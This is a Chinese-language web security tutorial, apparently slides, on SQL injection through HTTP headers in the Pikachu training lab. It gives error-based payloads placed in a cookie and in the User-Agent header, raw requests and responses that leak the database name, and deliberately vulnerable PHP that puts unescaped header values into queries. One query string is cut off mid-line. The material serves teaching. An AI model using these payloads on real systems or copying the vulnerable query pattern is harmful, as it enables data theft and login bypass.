SQL注入漏洞

base on pikachu 

web安全从入门到放弃

基于HTTP Header注入

- 什么是http header注入
- 基于http header（cookie）注入的测试
- 基于http header（其他字段）注入的测试

什么Http Header注入


有些时候，后台开发人员为了验证客户端头信息（比如常用的cookie验证）
或者通过http header头信息获取客户端的一些信息，比如useragent、accept字段等等。


会对客户端的http header信息进行获取并使用SQL进行处理，如果此时没有足够的安全考虑
则可能会导致基于http header的SQL Inject漏洞。

##演示：PHP函数$_SERVER#

什么Http Header注入-基于cookie的注入

Test Payload:
lucy' and extractvalue(1,concat(0x7e,database()))#





什么Http Header注入-基于cookie的注入-代码解析

```php
function check_sqli_login($link){
    if(isset($_COOKIE['ant']['uname']) && isset($_COOKIE['ant']['pw'])){
        //这里如果不对获取的cookie进行转义，则会存在SQL注入漏洞，也会导致验证被绕过
        //$username=escape($link, $_COOKIE['ant']['username']);
        //$password=escape($link, $_COOKIE['ant']['password']);
        $username=$_COOKIE['ant']['uname'];
        $password=$_COOKIE['ant']['pw'];
        $query="select * from uname where username='$username' and sha1(pw)='$password'";
        $result=execute($link,$query);
        if(mysqli_num_rows($result)==1){
            $data=mysqli_fetch_assoc($result);
            return $data['id'];
        }else{
            return false;
        }
    }else{
        return false;
    }
}
```

什么Http Header注入-基于其他字段

基于user-agent：

Request

Raw | Params | Headers | Hex

```
GET /ant/vulnerabilities/sqlinject/sqlinjecthttp/http_header_info.php
HTTP/1.1
Host:192.168.112.200
User-Agent:'
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ant[uname]=lucy;
ant[pw]=d8406e8445cc99a16ab984cc28f6931615c766fc;
PHPSESSID=jsecm6da50pggfob34rpha7271
Connection: close
```

? < + > Type a search term 0 matches

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Tue, 14 Jun 2016 01:55:39 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1h PHP/5.4.34
X-Powered-By: PHP/5.4.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 219
Connection: close
Content-Type: text/html;charset=utf-8

You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near
'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8','25745'
)' at line 1
```

? < + > Type a search term 0 matches

什么Http Header注入-基于其他字段

基于user-agent，Test Payload: xxx' or updatexml(1,concat(0x7e,database()),0) or'

Request

Raw | Params | Headers | Hex

```
GET /ant/vulnerabilities/sqlinject/sqlinjecthttp/http_header_info.php
HTTP/1.1
Host:192.168.112.200
User-Agent:xxx' or updatexml(1,concat(0x7e,database()),0) or'
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ant[uname]=lucy;
ant[pw]=d8406e8445cc99a16ab984cc28f6931615c766fc;
PHPSESSID=jsecm6da50pggfob34rpha7271
Connection: close
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Tue, 14 Jun 2016 02:01:07 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1h PHP/5.4.34
X-Powered-By: PHP/5.4.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 26
Connection: close
Content-Type: text/html;charset=utf-8

XPATH syntax error: '~ant'
```

什么Http Header注入-基于其他字段-代码解析

```php
$remoteipadd=$_SERVER['REMOTE_ADDR'];
$useragent=$_SERVER['HTTP_USER_AGENT'];
$httpaccept=$_SERVER['HTTP_ACCEPT'];
$remoteport=$_SERVER['REMOTE_PORT'];

//这里把http的头信息存到数据库里面去了，但是存进去之前没有进行转义，导致SQL注入漏洞
$query="insert httpinfo(userid,ipaddress,useragent,httpaccept,remoteport) values('$is_login_id','
$result=execute($link, $query);
?>
```

谢 谢

“听”而不思则罔，思而不“练”则殆

web安全从入门到放弃